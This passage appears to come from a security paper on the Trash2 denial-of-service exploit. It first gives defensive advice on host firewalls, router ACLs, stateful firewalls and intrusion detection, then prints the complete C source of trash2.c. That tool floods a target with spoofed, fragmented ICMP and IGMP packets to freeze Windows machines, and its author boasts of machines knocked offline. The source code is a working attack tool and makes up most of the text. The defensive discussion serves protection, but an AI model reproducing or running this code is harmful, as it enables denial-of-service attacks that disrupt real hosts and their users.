If a system is required to be on the network, and to have the TCP/IP stack loaded for operations, neither of the two techniques listed above will work without impacting the machines services. Hosts such as this require additional software loaded to provide limited host based protection from Trash2. Because Trash2 takes advantage of the ICMP protocol used for system testing via Echo Request and Reply, and TCP/IP error notification such as Host Unreachable disabling all ICMP messages on a host may cause many TCP/IP applications to not function.

Third party software is available to monitor the TCP/IP stack for hostile activity and teardown any connections that may seem suspicious. These products can also monitor for excessive requests over a set threshold and drop any or all connections that appear to be hostile such as ICMP floods and half-open syn attacks.

Some of the commercial products on the market that provide host based firewalling and DoS attacks are:

- Symantec Internet Security – www.symantec.com
- BlackIce Defender – www.networkice.com
- ZoneAlarm – www.zonelabs.com
- Personal Firewall – www.nai.com and www.anxent.com

These products range form $20.00USD to $200.00USD and are highly recommended for systems that are Internet facing. (An Internet facing machine is a system that has one or more of its network interface cards directly connected to the Internet.) The cost of these products are relatively inexpensive and can provide a high level of protect at the host level from flood attacks and other exploits.

Host based solutions are not the only way to protect a system from Trash2. Even with host based protection an attacker can still be successful with a Denial of Service (DoS) attack by using up network resources via network saturation. This is where network based protection can help protect systems from Trash2.

Network Based Protection:

Network based protection provides security to one or more hosts on a network. Protection from Trash2 and many other exploits should be addressed at key points within the network. Three key choke points in a network that can provide protection from Trash2 are:

Router – are key transport points into a network. Stopping an attack at its earliest entry point into your network is crucial to preventing a successful exploit. Most of the router vendors today implement ways of screening packets that are passing through the router via Access Control Lists (ACLs). ACLs allow the router to analyze a packet and apply a set of rules against the datagram to insure it is valid. Packets that are not considered valid via the ACL rule set are discarded before even entering the local network.

Router manufacture Cisco Systems provides solutions in their IOS for disabling ICMP messages completely, or filtering to allow only those packets that are needed on the local network for proper system operation.

Firewall – Firewalls are another good place to analyze network traffic before the host to determine if datagrams are hostile or not. Most firewalls today provide security services such as:

- Network Address Translation (NAT)
- Filtering Rule Sets
- Proxy Services

These services allow for a company to limit its exposure to the Internet by placing the majority of hosts behind a firewall. With NAT a system behind the firewall may be protected behind a non-routable network-addressing scheme.

Proxy services allow for common ports and services to reside at different service ports one either side of the firewall shielding machines from basic attacks.

Filtering Rule Sets are the most important aspect in firewall protection. Most common firewalls implement a stateful inspection where by packets are analyzed for harm prior to being handed off to the host. Firewall rules can be established where by only allowing specific ICMP traffic from passing through the firewall. Locking down all but the basic ICMP messages, such as Echo Request and Echo Reply, on non-established inbound traffic will provide a high amount of security to hosts behind the firewall. Current stateful firewalls will also process fragmented packets prior to handing them off to the destination address.

Intrusion Detection – Implementing Network based Intrusion Detection (NIDS) provides an additional layer of security protecting one against the Trash2 exploit. Modern Network Intrusion Detection Systems (NIDS) analyze all traffic on the network for hostile intentions. Many of these systems can detect floods such at Trash2 and attempt to teardown the communications from the source address. Trash2 hides itself by changing the source address in the hostile packet for every packet it generates; yet most NIDS will alert on such strange behavior as multiple fragmented ICMP packets from different hosts in a set time threshold.

Even if a NIDS is implemented only for alerting purposes in the event of hostile activity it does provide an additional layer of network security.

The above methods protect hosts from the Trash2 exploit and can be applied individually for acceptable protection or implemented together to provide a greater layered security approach.

Source Code

```
/* Complex denial of service attack against Windows98/95/2000/NT Machines
   Overview: sends random, spoofed, ICMP/IGMP packets with random spoof source
   Result: Freezes the users machine or a CPU usage will rise to extreme
   lag. tested on:
        2.0.35
        2.2.5-15
        2.2.9
        2.0.36
  From a 56k I killed 2/5 Win/NT Box's, 5/5 Win98, 4/6 Win95.
  And those who didn't die, they where lagged to hell...
  You may freely alter this code, but give credit where credit is due
                gcc -o trash2 trash2.c will do fine...
                e-mail leet@ibw.com.ni for any questions.
*/
/* greets go out to:
                    bombfirst, L^Warrior, codesearc, Asphyx, killtron, ^S|lver, randip(); fucntion stolen from kox.c
        acidspill, glock24, p0larbear, xjust, bxj2k, JUSTaGIRL [you know who you are]
        Drth_Maul,everyone in #bitchx@unet, #outlaw@unet, #slackware@unet, #kernel@unet
                                [outlaw]

*/


#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <pwd.h>
#include <time.h>
#include <sys/utsname.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/igmp.h>

void banner(void) {

   printf("trash2.c - misteri0@unet [outlaw]\n\n");
   printf("\n\n");
}
void usage(const char *progname) {
   printf("usage:\n");
   printf("./trash  [dst_ip] [# of packets]\n",progname);
   printf("\t[*] [ip_dst] :  ex: 201.12.3.76\n");
   printf("\t[*] [number]  : 100\n");
   printf("\t----------------------------------------\n");
}
unsigned int randip()
{
        struct hostent *he;
        struct sockaddr_in sin;
        char *buf = (char *)calloc(1, sizeof(char) * 16);

        sprintf(buf, "%d.%d.%d.%d",
                (random()%191)+23,
                (random()%253)+1,
                (random()%253)+1,
                (random()%253)+1);

        inet_aton(buf, (struct in_addr *)&sin);
```

```
      return sin.sin_addr.s_addr;
}
int resolve( const char *name, unsigned int port, struct sockaddr_in *addr ) {
   struct hostent *host;
   memset(addr,0,sizeof(struct sockaddr_in));
   addr->sin_family = AF_INET;
   addr->sin_addr.s_addr = inet_addr(name);
   if (addr->sin_addr.s_addr == -1) {
      if (( host = gethostbyname(name) ) == NULL )  {
         fprintf(stderr,"ERROR: Unable to resolve host %s\n",name);
         return(-1);
      }
      addr->sin_family = host->h_addrtype;
      memcpy((caddr_t)&addr->sin_addr,host->h_addr,host->h_length);
   }
   addr->sin_port = htons(port);
   return(0);
}
unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}
int sendwin98bug(struct sockaddr_in *victim, unsigned long spoof)
{
        int BIGIGMP = 1500;
        unsigned char *pkt;
        struct iphdr *ip;
        struct igmphdr *igmp;
        struct utsname *un;
        struct passwd *p;

        int i, s;
        int id = (random() % 40000) + 500;


        pkt = (unsigned char *)calloc(1, BIGIGMP);

        ip = (struct iphdr *)pkt;
        igmp = (struct igmphdr *)(pkt + sizeof(struct iphdr));

        ip->version = 4;
        ip->ihl = (sizeof *ip) / 4;
        ip->ttl = 255;
        ip->tot_len = htons(BIGIGMP);
        ip->protocol = IPPROTO_IGMP;
        ip->id = htons(id);
        ip->frag_off = htons(IP_MF);
        ip->saddr = spoof;
        ip->daddr = victim->sin_addr.s_addr;
        ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));

        igmp->type = 0;
        igmp->group = 0;
        igmp->csum = in_cksum((unsigned short *)igmp, sizeof(struct igmphdr));

        for(i = sizeof(struct iphdr) + sizeof(struct igmphdr) + 1;
            i < BIGIGMP; i++)
                pkt[i] = random() % 255;
#ifndef I_GROK
        un = (struct utsname *)(pkt + sizeof(struct iphdr) +
             sizeof(struct igmphdr) + 40);
        uname(un);
        p = (struct passwd *)((void *)un + sizeof(struct utsname) + 10);
        memcpy(p, getpwuid(getuid()), sizeof(struct passwd));
#endif
        if((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
                perror("error: socket()");
                return 1;
        }

        if(sendto(s, pkt, BIGIGMP, 0, victim,
           sizeof(struct sockaddr_in)) == -1) {
                perror("error: sendto()");
                return 1;
        }
        /* usleep(1000000); */

        for(i = 1; i < 5; i++) {
                if(i > 3)
                        ip->frag_off = htons(((BIGIGMP-20) * i) >> 3);
                else
                        ip->frag_off = htons(((BIGIGMP-20) * i) >> 3 | IP_MF);
                sendto(s, pkt, BIGIGMP, 0, victim, sizeof(struct sockaddr_in));
               /* usleep(2000000); */
        }

        free(pkt);
        close(s);
        return 0;
}

int send_winbomb(int socket,
                 unsigned long spoof_addr,
                 struct sockaddr_in *dest_addr) {
  unsigned char  *packet;
  struct iphdr   *ip;
  struct icmphdr *icmp;
  int rc;

  packet = (unsigned char *)malloc(sizeof(struct iphdr) +
                                   sizeof(struct icmphdr) + 8);
  ip = (struct iphdr *)packet;
  icmp = (struct icmphdr *)(packet + sizeof(struct iphdr));
  memset(ip,0,sizeof(struct iphdr) + sizeof(struct icmphdr) + 8);
  ip->ihl      = 5;
  ip->version  = 4;
// ip->tos      = 2;
  ip->id       = htons(1234);
  ip->frag_off |= htons(0x2000);
// ip->tot_len  = 0;
  ip->ttl      = 30;
  ip->protocol = IPPROTO_ICMP;
  ip->saddr    = spoof_addr;
  ip->daddr    = dest_addr->sin_addr.s_addr;
  ip->check    = in_cksum(ip, sizeof(struct iphdr));

  icmp->type            = rand() % 15;
  icmp->code            = rand() % 15;
  icmp->checksum          = in_cksum(icmp,sizeof(struct icmphdr) + 1);
  if (sendto(socket,
          packet,
          sizeof(struct iphdr) +
          sizeof(struct icmphdr) + 1,0,
          (struct sockaddr *)dest_addr,
          sizeof(struct sockaddr)) == -1) { return(-1); }
  ip->tot_len  = htons(sizeof(struct iphdr) + sizeof(struct icmphdr) + 8);
  ip->frag_off = htons(8 >> 3);
  ip->frag_off |= htons(0x2000);
  ip->check    = in_cksum(ip, sizeof(struct iphdr));
  icmp->type = rand() % 15;
  icmp->code = rand() % 15;
  icmp->checksum = 0;
  if (sendto(socket,
          packet,
          sizeof(struct iphdr) +
          sizeof(struct icmphdr) + 8,0,
          (struct sockaddr *)dest_addr,
          sizeof(struct sockaddr)) == -1) { return(-1); }
  free(packet);
  return(0);
}
int send_igmp(int socket,
            unsigned long spoof_addr,
            struct sockaddr_in *dest_addr) {

  unsigned char  *packet;
  struct iphdr   *ip;
  struct igmphdr *igmp;
  int rc;


  packet = (unsigned char *)malloc(sizeof(struct iphdr) +
                          sizeof(struct igmphdr) + 8);

  ip = (struct iphdr *)packet;
  igmp = (struct igmphdr *)(packet + sizeof(struct iphdr));

  memset(ip,0,sizeof(struct iphdr) + sizeof(struct igmphdr) + 8);

  ip->ihl      = 5;
  ip->version  = 4;
  ip->id       = htons(34717);
  ip->frag_off = htons(0x2000);
  ip->ttl      = 255;
  ip->protocol = IPPROTO_IGMP;
  ip->saddr    = spoof_addr;
  ip->daddr    = dest_addr->sin_addr.s_addr;
  ip->check    = in_cksum(ip, sizeof(struct iphdr));


  igmp->type            = 8;
  igmp->code            = 0;

  if (sendto(socket,
          packet,
          sizeof(struct iphdr) +
          sizeof(struct igmphdr) + 1,0,
          (struct sockaddr *)dest_addr,
          sizeof(struct sockaddr)) == -1) { return(-1); }


  ip->tot_len  = htons(sizeof(struct iphdr) + sizeof(struct igmphdr) + 8);
  ip->frag_off = htons(8 >> 3);
  ip->version  = 4;
  ip->id       = htons(34717);
  ip->frag_off |= htons(0x2000);
  ip->ttl      = 255;
  ip->protocol = IPPROTO_IGMP;
  ip->saddr    = spoof_addr;
  ip->daddr    = dest_addr->sin_addr.s_addr;
  ip->check    = in_cksum(ip, sizeof(struct iphdr));


  igmp->type             = 8;
  igmp->code             = 0;

  if (sendto(socket,
          packet,
          sizeof(struct iphdr) +
          sizeof(struct igmphdr) + 1,0,
          (struct sockaddr *)dest_addr,
          sizeof(struct sockaddr)) == -1) { return(-1); }


  ip->tot_len  = htons(sizeof(struct iphdr) + sizeof(struct igmphdr) + 8);
  ip->frag_off = htons(8 >> 3);
  ip->frag_off |= htons(0x2000);
  ip->check    = in_cksum(ip, sizeof(struct iphdr));

  igmp->type = 0;
  igmp->code = 0;

  if (sendto(socket,
          packet,
          sizeof(struct iphdr) +
          sizeof(struct igmphdr) + 8,0,
          (struct sockaddr *)dest_addr,
          sizeof(struct sockaddr)) == -1) { return(-1); }

  free(packet);
  return(0);

}

int main(int argc, char **argv) {
  struct sockaddr_in dest_addr;
  unsigned int i,sock;
  unsigned long src_addr;
  banner();
  if ((argc != 3)) {
    usage(argv[0]);
    return(-1);
  }

  if((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    fprintf(stderr,"ERROR: Opening raw socket.\n");
    return(-1);
  }

 /*  if (resolve(argv[1],0,&dest_addr) == -1) { return(-1); } */
  src_addr = dest_addr.sin_addr.s_addr;
  if (resolve(argv[1],0,&dest_addr) == -1) { return(-1); }
  printf("Status: Connected....packets sent.\n",argv[0]);
  for (i = 0;i < atoi(argv[2]);i++) {
    if (send_winbomb(sock,randip(),&dest_addr) == -1 || send_igmp(sock,randip(),&dest_addr) == -1 || sendwin98bug(&dest_addr,
randip()) ) {
      fprintf(stderr,"ERROR: Unable to Connect To host\n");
      return(-1);
    }
    usleep(10000);
  }
}
```

Additional Information

Security Web Pages

- www.linuxsecurity.com - Linux specific security with many exploit details and help documents
- www.securityportal.com - Good site for overall security information with message boards
- www.securityfocus.com - Good site for security and exploit information relating to bugs
- www.snort.org - Lightweight Network Intrusion Detection System with good discussion boards
- www.whitehats.com - Site for gathering updated snort rules and current exploit information
- www.networkice.com - Makes of BlackIce Defender related to Host based protection
- www.packetstorm.com - New exploits are posted regularly and loads of information

Exploit Web Pages

- www.antionline.com - loaded with some of the best exploit library on the net
- www.cultdeadcow.com - limited information with some exploit code
- www.l0pht.com - News and exploit/cracking programs

Hacker News Pages

- www.hackernews.com - Hacking and cracking news covering many topics
- www.phrack.com - Some of the best research materials and in-depth document